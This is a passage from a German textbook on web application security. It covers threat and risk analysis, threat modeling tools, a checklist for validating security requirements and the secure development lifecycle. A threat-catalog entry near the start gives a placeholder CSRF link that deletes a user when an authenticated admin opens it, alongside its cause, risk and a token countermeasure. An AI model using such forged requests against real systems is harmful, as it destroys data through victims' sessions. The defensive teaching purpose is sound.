Beschreibung	Cross-Site Request Forgery (CSRF) stellt einen indirekten Angriff dar, dessen Ziel darin besteht, einem anderen angemeldeten Benutzer einen HTTP-basierten Aufruf unterzuschieben, über den dieser unwissentlich eine Änderung über seine Session durchführt, ohne dass der Angreifer dafür in den Besitz der Session-ID seines Opfers kommen braucht (indirekter Angriff).
Beispiel	Der Aufruf des folgenden Links führt bei einem angemeldeten Admin dazu, dass der Benutzer „foo“ gelöscht wird: http://www.example.com/admin/deleteuser.jsp?user=foo
Ursache	Ändernde HTTP-Anfragen werden über generische URLs durchgeführt.
Auswirkung/ Risiko	Der Angreifer kann Änderungen über die Session eines angemeldeten Benutzers durchführen.
Kritikalität	Mittel (indirekter Angriff)
Kategorie	Web
Testcase	[TC-WEB-CSRF]
Maßnahme	Cross-Site Request Forgery (CSRF) lässt sich dadurch unterbinden, dass Aufrufe um einen zusätzlichen Session- oder Request-spezifischen Token erweitert werden. Siehe [M-WEB-CSRFTOKEN]
Referenzen	[CEPEC:62] [OWA2013-A2] [WASC-09]

betrachten. So können wir ein (Sicherheits-)Risiko auch über die folgende Formel ermitteln, wodurch der Bezug zur Bedrohungsanalyse sehr viel deutlicher wird:

$$Risiko = \left(\frac{Bedrohung}{Gegenmaßnahmen} \right) x\ Assets$$

Im Grunde ergeben sich drei verschiedene Vorgehensweisen, wie sich eine Risikoanalyse mit einer Bedrohungsanalyse kombinieren lässt:

- **Vorgehen 1 (Bedrohungsanalyse)**: Analyse von Bedrohungen; Ergebnis: Bewertete Bedrohungen (bzw. relevante Bedrohungen oder potenzielle Gefährdungen) und abgeleitete Maßnahmen, Testcases etc.
- **Vorgehen 2 (Bedrohungs- und Risikoanalyse):** Analyse von Bedrohungen und Risiken in separaten Aktivitäten; Ergebnis: (1) bewertete Bedrohungen/Gefährdungen sowie (2) Risiken und Maßnahmen zur Risikoreduzierung sowie abgeleitete Testcases etc.
- **Vorgehen 3 (Risikoanalyse)**: Kombinierte Bedrohungs- und Risikoanalyse, in der Bedrohungen/Gefährdungen lediglich als interner Zwischenschritt dienen

Im ersten Fall wird eine Bedrohungsanalyse durchgeführt, durch die ein Bedrohungsmodell oder ein Bedrohungsverzeichnis erstellt wird, die darin aufgeführten Bedrohungen bewertet und darauf aufbauend spezifische Anforderungen etc. abgeleitet werden.

Der zweite Fall zeigt ein ähnliches Vorgehen, jedoch werden Anforderungen hier nicht mehr direkt auf Bedrohungen bezogen. Stattdessen werden diese in einem separaten Schritt in eine Risikoanalyse überführt. Dort werden aus den einzelnen Bedrohungen Risiken abgeleitet und diese wiederum auf entsprechende Maßnahmen abgebildet.

Schließlich lassen sich Bedrohungs- und Risikoanalysen auch kombinieren. Als Verfahren zur Bedrohungsbewertung wird in dem Fall schlicht eine Risikoanalyse verwendet.

Für den, der gerade erst damit beginnt, sich mit dem Thema Bedrohungsanalysen auseinanderzusetzen oder für Einsatzgebiete, bei denen keine Risiken ermittelt werden müssen, empfiehlt es sich generell, das erste Vorgehen zu verwenden. Wenn jedoch bereits ein Vorgehen zur Risikoanalyse existiert, sollte zumindest erwogen werden, sich im nächsten Schritt dem zweiten Vorgehen zuzuwenden. Für alle Übrigen empfiehlt es sich, mit dem dritten Vorgehen zu arbeiten.

4.9.8 Tools

Allgemein ist die Auswahl an Tools für den konzeptionellen Sicherheitsbereich sehr übersichtlich. Das ist natürlich auch in Bezug auf Bedrohungsanalysen (bzw. Bedrohungsmodellierungen) nicht anders. Im kommerziellen Umfeld ist hier etwa IriusRisk zu nennen, das kostenfreie CORAS, das erst seit recht kurzer Zeit verfügbare OWASP Threat Dragon Projekt sowie das wesentlich ausgereiftere Microsoft Threat Modeling Tool (ehemals MS TAM), welches in Abb. 4.23 zu sehen ist.

Das Besondere an dem Microsoft-Tool ist, dass es seit der 2016er Version ermöglicht, auch eigene Shapes und Bedrohungslogik (Threat Intelligence) in Templates zu definieren. Wer dann auf Basis eines solchen Templates ein neues Modell erstellt (oder ein vorhandenes aktualisiert), für den ermittelt das Tool dann automatisch relevante Bedrohungen auf Basis des Templates und zeigt diese an. Auf diese Weise lassen sich sehr gut eigene Templates für Unternehmen erstellen und darin unternehmensspezifische Systeme und Bedrohungen abbilden. Ändert sich etwas an der Architektur einer Anwendung muss lediglich eine kleine Änderung am Modell erfolgen, um zu sehen, ob hiervon neue Sicherheitsprobleme ausgehen. Dadurch eignet sich dieses Tool natürlich grundsätzlich auch für den Einsatz im Rahmen der agilen Softwareentwicklung.

Da Bedrohungsanalysen jedoch sehr häufig sehr spezifisch sind (oder sein sollen), werden diese wohl in den meisten Fällen immer noch mit gängigen Office-Anwendungen (MS Word, MS Visio bzw. entsprechende Alternativprogramme) oder Wikis wie Atlassian Confluence erstellt.

4.9.9 Weitere Aspekte

Je nach verwendetem Entwicklungsvorgehen kann es erforderlich sein, ein Bedrohungsmodell iterativ in mehreren Schritten zu erstellen bzw. dieses laufend anzupassen und zu erweitern. So lassen sich bereits in einer sehr frühen Spezifikationsphase bestimmte




Abb. 4.23 Microsofts Threat Modeling Tool 2016

Bedrohungen identifizieren, bewerten, entsprechende Anforderungen ableiten und das Modell schrittweise über die einzelnen Implementierungsphasen fortschreiben. Besonders wichtig ist dies natürlich im Rahmen agiler Entwicklung, wo sich das Bedrohungsmodell praktisch ständig durch neue Anforderungen ändern kann, was, wie wir gesehen haben, besonders den Einsatz von Tools nahelegt.

Ein zentrales Problem bei der praktischen Durchführung von Bedrohungsanalysen ist aber vor allem das hierfür erforderliche Know-how. Hilfreich ist es hier daher, im ersten Schritt mit einem leichtgewichtigen und (idealerweise) Tool-geschützten Ansatz, etwa auf Basis von Bedrohungskatalogen (etwa auf Basis einfacher Fragebögen) zu starten und diesen dann schrittweise auszubauen. Wichtig ist in jedem Fall zu verstehen, dass der Analyse von Bedrohungen immer ein Best-Effort-Ansatz zugrunde liegt:

- Es kann niemals garantiert werden, dass wirklich alle relevanten Bedrohungen (= potenzielle Gefährdungen) für eine Anwendung durch eine Bedrohungsanalyse identifiziert wurden. Jedoch ist selbst die frühzeitige Identifikation weniger Bedrohungen in der Regel immer noch deutlich besser als ganz darauf zu verzichten.

Schließlich sollte zumindest bei Anwendungen mit hohem Schutzbedarf ein regelmäßiger Review des Bedrohungsmodells erfolgen. Dies ist erforderlich, da sich häufig fachliche

oder technische Annahmen und Rahmenbedingungen im Laufe des Lebenszyklus einer Anwendung ändern können. Hierzu empfiehlt es sich, entsprechende Review-Termine im Bedrohungsmodell festzuhalten und Zuständigkeiten hierfür zu definieren.

Weiterführende Literatur:

- Threat Modeling, Adam Shostack, ISBN-10: 1118809998, Wiley, 25. April 2014
- National Institute of Standards and Technology. Risk Management Guide for Information Technology Systems (NIST 800-30), 2002, http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf
- Application Threat Modeling. https://www.owasp.org/index.php/Application_Threat_Modeling

4.10 Validierung von Sicherheitsanforderungen

Kommen wir zum Abschluss noch kurz auf die Validierung von Sicherheitsanforderungen zu sprechen. Erfolgt die Entwicklung einer Anwendung im Rahmen einer Beauftragung, so kann es aus Auftraggebersicht etwa erforderlich sein, die durch den Auftragnehmer im Pflichtenheft spezifizierten Sicherheitsanforderungen an die zu entwickelnde Software auf diese Weise zu prüfen. Tab. 4.33 enthält einige wichtige Fragestellungen, auf deren Grundlage sich eine solche Aktivität durchführen lässt.

▶ Sicherheitsvorgaben sollten immer so verfasst sein, dass deren Umsetzung sich später verifizieren lässt. Hilfreich ist in diesem Zusammenhang die Erstellung entsprechender Testpläne, in denen genau festgelegt ist, welche Vorgabe in welcher Phase auf welche Weise und durch wen zu prüfen ist.

Weiterführende Literatur:

- Measuring The Software Security Requirements Engineering Process, Nancy Mead, Carnegie Mellon University, 2013, https://buildsecurityin.us-cert.gov/articles/Best Practices/measurement/measuring-the-software-security-requirements-engineering-process
- Software Security Engineering: A Guide for Project Managers, Julia H. Allen, Sean Barnum, Robert J. Ellison, Gary McGraw, and Nancy R. Mead. Addison-Wesley, Mai 2008

4.11 Zusammenfassung & Empfehlungen

Um für Webanwendungen einen angemessenen Assurancegrad zu gewährleisten, müssen wir diese über ihren gesamten Lebenszyklus hinweg auf Sicherheit prüfen. In jeder dieser Phasen existieren hierzu unterschiedliche Verfahren und Tools. Ein „bestes Verfahren“ existiert hier allerdings nicht, nur ein am besten geeignetes Verfahren. Die Eignung eines Verfahrens hängt dabei von verschiedenen Faktoren ab:

Tab. 4.33 Checkliste zur Validierung von Sicherheitsanforderungen

Kategorie	Exemplarische Fragen
Analyse der Vollständigkeit von Sicherheitsanforderungen	• Wurden relevante interne und externe Vorgaben (z. B. interne Richtlinien, BDSG, PCI DSS) angemessen und vollständig berücksichtigt? • Wurden alle relevanten Datentypen (insb. personenbezogene Daten) spezifiziert? • Durch welche Sicherheitsmaßnahmen werden diese Daten geschützt? • Liegt ein Bedrohungsmodell vor, welches neben technischen auch fachliche Bedrohungen identifiziert? • Sind mögliche Missbrauchsszenarien (Abuse Cases) mit entsprechenden Maßnahmen dokumentiert? • Wurden alle relevanten Sicherheitsaspekte bewertet? • Wurde der erforderliche Schutzbedarf spezifiziert? • Exstieren Sicherheitsvorgaben an die Entwicklung und Freigaben (z. B. Einsatz von Tools, Peer Reviews etc.)? • Wurden alle relevanten Stakeholder (z. B. Kunden, Fachabteilungen, Betriebsrat, IT-Sicherheitsbeauftragter, Datenschutzbeauftragter) eingebunden?
Analyse der Korrektheit von Sicherheitsanforderungen	• Wurden alle relevanten Sicherheitsanforderungen in einer nachprüfbaren (funktionalen) Form spezifiziert? • Wurde der Schutzbedarf bei der Spezifikation von Anforderungen berücksichtigt? • Lassen sich mögliche Anti-Patterns identifizieren?
Analyse des Rollen- und Berechtigungskonzeptes	• Sind die definierten Rollen und Berechtigungen schlüssig, flexibel und entsprechen den gestellten Anforderungen? • Funktionstrennung: Existieren Konflikte bei Rollen oder Berechtigungen (sowohl statisch als auch dynamisch)? • Existieren Rollen oder Berechtigungen, die nur einmal oder nur einmal zur gleichen Zeit vorkommen dürfen? • Existiert eine Beschreibung kritischer Rollen und Berechtigungen (z. B. „Export der Stammdaten“) sowie deren Provisionierung? • Ist ein Lebenszyklus definiert, der alle Schritte von Provisionierung bis hin zur De-Provisionierung von relevanten Rollen und Berechtigungen beschreibt? • Sind technische und/oder organisatorische Maßnahmen definiert, über die Überprivilegierung und Konflikte bei Rollen und Berechtigungen überwacht werden?
Prüfung genereller Security-Concerns	• Ist die Aufteilung von mehreren Privilegierungsstufen möglich und lassen sie sich durch mehrstufige Authentifizierungsmaßnahmen umsetzen? • Lassen sich Bedrohungskataloge (siehe Abschn. 4.9.6) abbilden?
Gefährdungs- oder Risiko-basierte Bewertung	• Existieren im gewählten Ansatz generelle Risiken, die nicht ausreichend adressiert wurden?

- Eignung für bestimmte Anwendergruppen (Entwickler, QA oder Sicherheitsexperten)
- Eignung für bestimmte Entwicklungsphasen (Konzeption, Implementierung, Test, Betrieb)
- Angestrebte Untersuchungstiefe und -genauigkeit (Level of Assurance)
- Automatisierbarkeit
- Aufwand und Kosten (für Lizenzen, Dienstleister etc.)

Im Bereich der Sicherheitstests unterscheiden wir Verfahren, die Tests an der ausgeführten Anwendung durchführen (z. B. DAST-Tools oder Pentests) von solchen, die den Programmcode analysieren (z. B. SAST-Tools oder Code Reviews). Wichtig ist hierbei zu berücksichtigen, dass Sicherheit stets eine funktionale und nicht-funktionale Sicht besitzt, die auf unterschiedliche Weise getestet werden müssen. Lösungen wie SAST, DAST oder auch IAST können lediglich Sicherheitsprobleme im nicht-funktionalen Bereich identifizieren.

Kombination von Verfahren Gerade die Integration von Prüfverfahren in den Entwicklungsprozess sowie die Kombination verschiedener Verfahren (hybride Testmethodik) ergibt einen hohen Nutzen, da sich die Limitationen einzelner Verfahren dadurch häufig gut kompensieren lassen. Dabei können nicht nur manuelle und automatisierte Verfahren miteinander kombiniert werden, auch die Verknüpfung von Verfahren aus unterschiedlichen Entwicklungsphasen kann sich positiv auf das erzielte Analyseergebnis auswirken. Schauen wir uns hierzu einige konkrete Beispiele an, wie sich gerade die Qualität eines Pentests auf diese Weise verbessern lässt:

- Pentests lassen sich sehr effizient auf Basis von (bzw. in Verbindung mit) Codeanalysen durchführen, wodurch sich sowohl statische als auch dynamische Aspekte untersuchen lassen (White-Box-Ansatz).
- Die Umsetzung der aus einer konzeptionellen Analyse abgeleiteten Sicherheitsanforderungen lässt sich durch einen Pentest gezielt prüfen.
- Pentests lassen sich auf einer Architekturanalyse oder einem Bedrohungsmodell aufsetzen bzw. dazu einsetzen, um zuvor identifizierte Bedrohungen zu verifizieren (Bedrohungs- bzw. Risiko-zentrisches Testen).
- Die Ergebnisse eines Pentests lassen sich durch eine Risikoanalyse bewerten und darüber in ein bestehendes Bedrohungsmodell zurückführen.

Automatisierung anstreben (aber Limitationen berücksichtigen) Es sollte stets sichergestellt werden, dass sich Sicherheitsanalysen wiederholen lassen. Gerade für agile Projekte ist dies von größter Wichtigkeit. Einen zentralen Aspekt stellt die Automatisierung, also der Einsatz Tool-basierter Sicherheitsanalysen, dar.

Gerade um den Einsatz professioneller Codeanalyse-Tools kommen Unternehmen mit größeren Entwicklungsbereichen kaum herum. Nur durch solche Tools lassen sich große, sich laufend verändernde, Codebasen überhaupt beherrschen. Die individuellen Limitationen von Scan-Technologien machen eine Verifikation von Toolergebnissen erforderlich. Erst dann dürfen solche Findings als Schwachstellen bewertet werden.

Trotzdem darf die Automatisierung nur als Teil der Lösung angesehen werden, die Sicherheit einer Anwendung lässt sich hierdurch allein nicht gewährleisten.

- Die Automatisierung von Sicherheitstests funktioniert innerhalb der Applikationssicherheit gut in Bezug auf die Verifikation funktionaler Sicherheitsaspekte (bzw. -anforderungen) und ebenfalls gut zur Prüfung von unsicheren Bibliotheken anhand von Signaturen. Für die Verifikation von nicht-funktionalen Sicherheitsaspekten in eigenem Programmcode sind automatisierte Sicherheitstests zwar sinnvoll, jedoch limitiert. Die Sicherheit einer Anwendung darf daher nicht ausschließlich auf solchen Tests beruhen, sondern sollte vor allem auf der Absicherung der Architektur und sicheren Standards basieren.

Auch werden sich manuelle Prüfungen durch den Einsatz von Tools in absehbarer Zeit niemals vollständig ersetzen lassen, können jedoch ergänzt und sehr viel effektiver durchgeführt werden. Michael Howard sagte hierzu im Jahr 2006 auf der OWASP AppSec Conference in Seattle: „Tools machen Software nicht sicher! Sie helfen dabei, den Prozess zu skalieren und die Policy durchzusetzen."

Business-Kontext einbeziehen Egal welches Verfahren zum Einsatz kommt, es sollte zudem darauf geachtet werden, dass nicht nur der technische Kontext betrachtet wird, sondern auch der noch wichtigere Business-Kontext.

- Sicherheitsanalysen sollten nicht nur den *technischen Kontext*, sondern auch den *Business-Kontex*t betrachten. Letzterer wird vor allem durch Gespräche mit Stakeholdern hergestellt.

Weitere wichtige Prinzipien Weiterhin sollten verschiedene zusätzliche Prinzipien im Zusammenhang mit der Durchführung von Sicherheitsprüfungen von Webanwendungen Beachtung finden, die im Folgenden noch mal aufgeführt sind:

- **Full Disclosure**: Dem Tester sollten stets alle relevanten Informationen (inkl. Dokumentation, Architekturbild und Quelltext) zur Verfügung gestellt werden, so dass die Anwendung bestmöglich getestet werden kann (White-Box-Ansatz).
- **Das „Richtige" testen**: Es sollte stets sichergestellt werden, dass auch das „Richtige" getestet wird. Dies bezieht sich zum einen auf den Scope, der zuvor zwischen den Stakeholdern abgestimmt werden sollte, zum anderen sollte aber etwa auch ein Anwendungstest nicht durch eine Webanwendungsfirewall (WAF) beeinflusst werden, da hierdurch letztlich die WAF, nicht jedoch die Anwendung getestet werden würde.
- **Testmethodiken und -kataloge einsetzen**: Jeder Prüfvariante sollte eine dokumentierte Testmethodik zugrunde liegen. Dies schließt auch eine Testplanung ein, die sich allgemein in die drei Phasen „Pre-Assessment", „Assessment" und „Post-Assessment" unterteilt.
- **Regressionstests durchführen**: Jede Schwachstelle sollte nach deren Behebung erneut verifiziert werden – idealerweise durch denselben Tester, der die Schwachstelle zuvor identifiziert hatte.

Sowohl im Hinblick auf die Integrierbarkeit von identifizierten Schwachstellen in die eigenen Risiko-Management-Prozesse, als auch auf deren Vergleichbarkeit sollten Dokumentation und zugrunde liegende Bewertungsschemata konsistent erfolgen. Der Einsatz von Security Tools innerhalb eines Unternehmens stellt jedoch in erster Linie keine technische, sondern eine organisatorische Herausforderung dar. Die damit verbundenen Aspekte werden im folgenden Kapitel genauer betrachtet.

Literatur und Quellen

1. Jones C (1996) Applied software measurement: global analysis of productivity and quality
2. Bundesamt für Sicherheit in der Informationstechnik (BSI). Studien zum Thema Cloud Computing. https://www.bsi.bund.de/DE/Themen/CloudComputing/Studien/Studien_node.html
3. ISECOM (2010) The open source security testing methodology manual (OSSTMM), Version 3.02. http://www.isecom.org/mirror/OSSTMM.3.pdf
4. OWASP Foundation (2015) OWASP application security verification standard v3. https://www.owasp.org/images/6/67/OWASPApplicationSecurityVerificationStandard3.0.pdf
5. OWASP Foundation. OWASP testing guide. https://www.owasp.org/index.php/Testing_Guide_Introduction. Zugegriffen am 14.2.2017
6. Okun V, Delaitre A, Black PE (2010) The second static analysis tool exposition (SATE), Special Publication 500-287. http://samate.nist.gov/docs/NIST_Special_Publication_500-287.pdf
7. Bundesamt für Sicherheit in der Informationstechnik (BSI). https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzAbout/ITGrundschutzSchulung/Webkurs1004/4_Risiken-Analysieren/2_Risiken%20bewerten/RisikenBewerten_node.html. Zugegriffen am 01.12.2017
8. NIST Special Publication 800-30, Risk management guide for information technology systems -Recommendations of the National Institute of Standards and Technology (NIST), Gary Stoneburner, Alice Goguen, and Alexis Feringa, July 2002. http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf
9. OWASP Foundation. https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology. Zugegriffen am 20.04.2017
10. LeBlanc D (2007) DREADful, 13. August 2007. http://blogs.msdn.com/david_leblanc/archive/2007/08/13/dreadful.aspx. Zugegriffen am 14.2.2017
11. Shostack A (2008) Do you use DREAD as it is? http://social.msdn.microsoft.com/Forums/en-US/sdlprocess/thread/c601e0ca-5f38-4a07-8a46-40e4adcbc293/. Zugegriffen am 15.06.2013
12. Microsoft Corporation. Security bug bar. http://msdn.microsoft.com/en-us/library/cc307404.aspx. Zugegriffen am 20.12.2013
13. Microsoft Corporation. Privacy bug bar. http://msdn.microsoft.com/en-us/library/cc307403.aspx
14. Chess B, West J (2007) Secure programming with static analysis. Addison Wesley, Boston, S 10
15. McGraw G (2007) Badness-ometers are good. Do you own one? http://www.cigital.com/justice-league-blog/2007/03/19/badness-ometers-are-good-do-you-own-one/. Zugegriffen am 14.2.2017
16. van Wyk K (2013) Adapting penetration testing for software development purposes. https://buildsecurityin.us-cert.gov/bsi/articles/BestPractices/penetration/655-BSI.html#dsy655-BSI_penetration-testing-tools-categories. Zugegriffen am 14.2.2017
17. Web Application Security Consortium (WASC) (2009) Web Application Security Scanner Evaluation Criteria (WASSEC), Version 1.0. http://projects.webappsec.org/w/page/13246986/Web%20Application%20Security%20Scanner%20Evaluation%20Criteria. Zugegriffen am 20.12.2013

18. Web Application Security Consortium (WASC). Static Analysis Technologies Evaluation Criteria (SATEC). http://projects.webappsec.org/w/page/66094278/Static%20Analysis%20Technologies%20Evaluation%20Criteria. Zugegriffen am 20.04.2017
19. Wingers K (2001) Peer reviews in software: a practical guide. Addison-Wesley Professional, Boston (USA)
20. Allen JA, Barnum S, Ellison RJ, McGraw G, Mead NR (2008) Software security engineering – a guide for project managers. Addison Wesley, S 15
21. Microsoft Corporation. The STRIDE threat model. http://msdn.microsoft.com/en-us/library/ee823878%28v=cs.20%29.aspx. Zugegriffen am 20.12.2013
22. Meier JD, Mackman A, Wastel B, Microsoft Corporation (2005) Threat modeling web applications. http://msdn.microsoft.com/de-de/library/ms978516(en-us).aspx
23. Microsoft Corporation. Evolution of the Microsoft SDL. http://www.microsoft.com/security/sdl/resources/evolution.aspx. Zugegriffen am 20.12.2013
24. Burns SF, SANS Institute (2005), Threat Modeling: A Process To Ensure Application Security Version 1.4c. http://www.sans.org/reading_room/whitepapers/securecode/threat-modeling-process-ensure-application-security_1646. Zugegriffen am 14.5.2017
25. OWASP Foundation. https://www.owasp.org/index.php/Application_Threat_Modeling. Zugegriffen am 27.12.2013
26. OWASP Foundation. https://www.owasp.org/index.php/Threat_Risk_Modeling. Zugegriffen am 27.12.2013
27. OWASP Foundation. https://www.owasp.org/index.php/OWASP_Threat_Modelling_Project. Zugegriffen am 27.12.2013
28. Barum S. An introduction to attack patterns as a software assurance knowledge resource. In: OMG software assurance workshop 2007. http://capec.mitre.org/documents/An_Introduction_to_Attack_Patterns_as_a_Software_Assurance_Knowledge_Resource.pdf

Sicherheit im Softwareentwicklungsprozess (Secure SDLC)

5

„Wer denkt, Technologien (allein) können Sicherheitsprobleme lösen, der versteht weder die Probleme noch die Technologien."

Bruce Schneier

Zusammenfassung

In den letzten beiden Kapiteln wurde auf unterschiedlichste technische Ansätze, Methoden, Maßnahmen und Technologien eingegangen, mit denen sich Sicherheitsaspekte in allen Phasen der Entwicklung einer Webanwendung vorgeben, umsetzen und verifizieren lassen. Doch solche technischen Aspekte allein können ohne den entsprechenden organisatorischen Rahmen mit Richtlinien, Prozessen und Zuständigkeiten zu keiner nachhaltigen Sicherheit führen. Sicherheit ist somit in erster Linie ein organisatorisches Problem!

Eine zentrale Sichtweise der Informationssicherheit wird durch das Drei-Säulen-Modell ausgedrückt, welches neben der technologischen Komponente die Bedeutung von Prozessen und Menschen (Mitarbeiter, Benutzer) hervorhebt. Es lehrt uns, dass wir für die Erreichung von Sicherheitszielen stets alle drei Säulen berücksichtigen müssen.

Die zentrale Aussage dieser Darstellung besteht darin, dass für jede Sicherheitsmaßnahme (sei sie korrigierend, präventiv, kompensierend, abschreckend oder kontrollierend) alle vier Dimensionen berücksichtigt werden müssen. Führen wir beispielsweise ein neues Security Tool ein, vergessen jedoch, hierfür die notwendigen Prozesse zu etablieren, Rollen zuzuweisen und Mitarbeiter zu qualifizieren, so wird dies vermutlich nicht in einem Erfolg enden.

In den folgenden Abschnitten werden verschiedene Maßnahmen zur Verbesserung der organisatorischen Anwendungssicherheit im Allgemeinen und Webanwendungssicherheit

M. Rohr, *Sicherheit von Webanwendungen in der Praxis*, Edition <kes>,
https://doi.org/10.1007/978-3-658-20145-6_5

im Speziellen erläutert. Diese beruhen zu großen Teilen auf anerkannten Best (bzw. Good) Practices und auf vielen praktischen Erfahrungen aus unterschiedlichen Unternehmen und Projekten. Nicht alle der hier aufgeführten Maßnahmen müssen für jedes Unternehmen geeignet sein. Sie sind in erster Linie als Anregungen oder Denkanstöße gedacht und nicht als verpflichtende Liste von abzuarbeitenden Maßnahmen.

5.1 Begriffe und Konzepte

In diesem Abschnitt werden einige zentrale Begriffe und Konzepte erläutert, die für die Diskussion in diesem Kapitel grundlegend sind.

5.1.1 Application Security Management

Anwendungssicherheit wurde in den vergangenen Jahren sehr zögerlich als Managementdisziplin verstanden, wobei hier mittlerweile gerade in größeren Unternehmen ein deutliches Umdenken eingesetzt hat. Die Probleme hatten zum einen damit zu tun, dass es an konkreten Vorgaben für diesen Bereich fehlte und weiterhin fehlt, zum anderen werden allgemein anwendbare IT-Sicherheits-Standards vom IT-Management und Auditoren auch heute noch zu wenig auf das Gebiet der Anwendungssicherheit bezogen.

Konkret fallen dem IT-Sicherheitsmanagement (bzw. der IT-Sicherheitsfunktion) in diesem Zusammenhang vielfältige Aufgaben zu, darunter die

- Identifikation und Behandlung von Risiken in Anwendungen,
- Behandlung von Sicherheitsvorfällen (Incident Management) in Anwendungen,
- Definition von Vorgaben für Zulieferer,
- Etablierung von Sicherheitsrichtlinien, Standards und Guidelines für Sicherheit in der Entwicklung, dem Betrieb und der Qualitätssicherung,
- Kontrolle der Einhaltung von Richtlinien,
- Unterstützung von Entwicklungsprojekten,
- Schaffung des notwendigen Sicherheitsbewusstseins
- sowie die Durchführung von Programmen zur Verbesserung der Anwendungssicherheit.

Es sind hierbei sowohl strategische als auch taktische Elemente aufgeführt, wobei die meisten der genannten Punkte keine wirklich neuen Aktivitäten darstellen, sondern lediglich bestehende auf die Anwendungssicherheit auslegen. Neben selbstentwickelten Anwendungen gilt es hierbei auch eingekaufte (bzw. beauftragte) sowie Legacy-Anwendungen zu berücksichtigen.

Solche Aktivitäten sollten innerhalb des Information Security Management Systems (ISMS) verankert werden. In diesem Zusammenhang lässt sich auch der Begriff Application Security Management Systems (ASMS) verwenden, um die Bestandteile eines ISMS




Abb. 5.1 Application Security Management System (ASMS)

zu bezeichnen, die sich spezifisch auf die Applikationssicherheit beziehen. Abb. 5.1 zeigt die schematische Darstellung eines solchen ASMS.

Mittlerweile existieren mit BSIMM, OWASP SAMM (ehemals OpenSAMM) sowie der ISO-Norm 27034 entsprechende Standards, die sich speziell auf den Bereich Applikationssicherheits-Management beziehen. Wir kommen auf diese später genauer zu sprechen.

5.1.2 Secure Software Development Lifecycle (SSDLC)

Anwendungssicherheit stellt eine Querschnittsthematik dar, welche in allen Phasen des Entwicklungsprozesses, also des gesamten Software Development Lifecycles (SDLC), durch adäquate Spezifikations- sowie Kontrollmechanismen adressiert werden muss. Im Jahr 2004 hat sich Microsoft – im Rahmen seiner zwei Jahre zuvor von Bill Gates persönlich ins Leben gerufenen „Trustworthy Computing Initiative" – den SDLC vorgenommen und untersucht, wie sich zu jeder der darin enthaltenen Teilprozesse geeignete Sicherheitsaktivitäten integrieren lassen. Microsoft nannte das Ergebnis einen Secure Development Lifecycle (SDL, vergl. [1]). In Abb. 5.2 ist dieser Microsoft-Ansatz eines „sicheren SDLC" dargestellt. Darüber hinaus wird auch die Abkürzung SSDL hierfür manchmal verwendet.

Die darin aufgeführten Aktivitäten sind im Rahmen der Entwicklung größerer Anwendungen, wie sie Microsoft herstellt, sicherlich sehr sinnvoll. Bei kleineren Anwendungen, z. B. den meisten Webentwicklungsprojekten, ist dieser Ansatz jedoch viel zu schwergewichtig und damit nicht zweckmäßig. Es macht einen großen Unterschied, ob wir ein mehrjähriges, durchgeplantes Softwareprojekt oder ein agiles Projekt betrachten, bei welchem

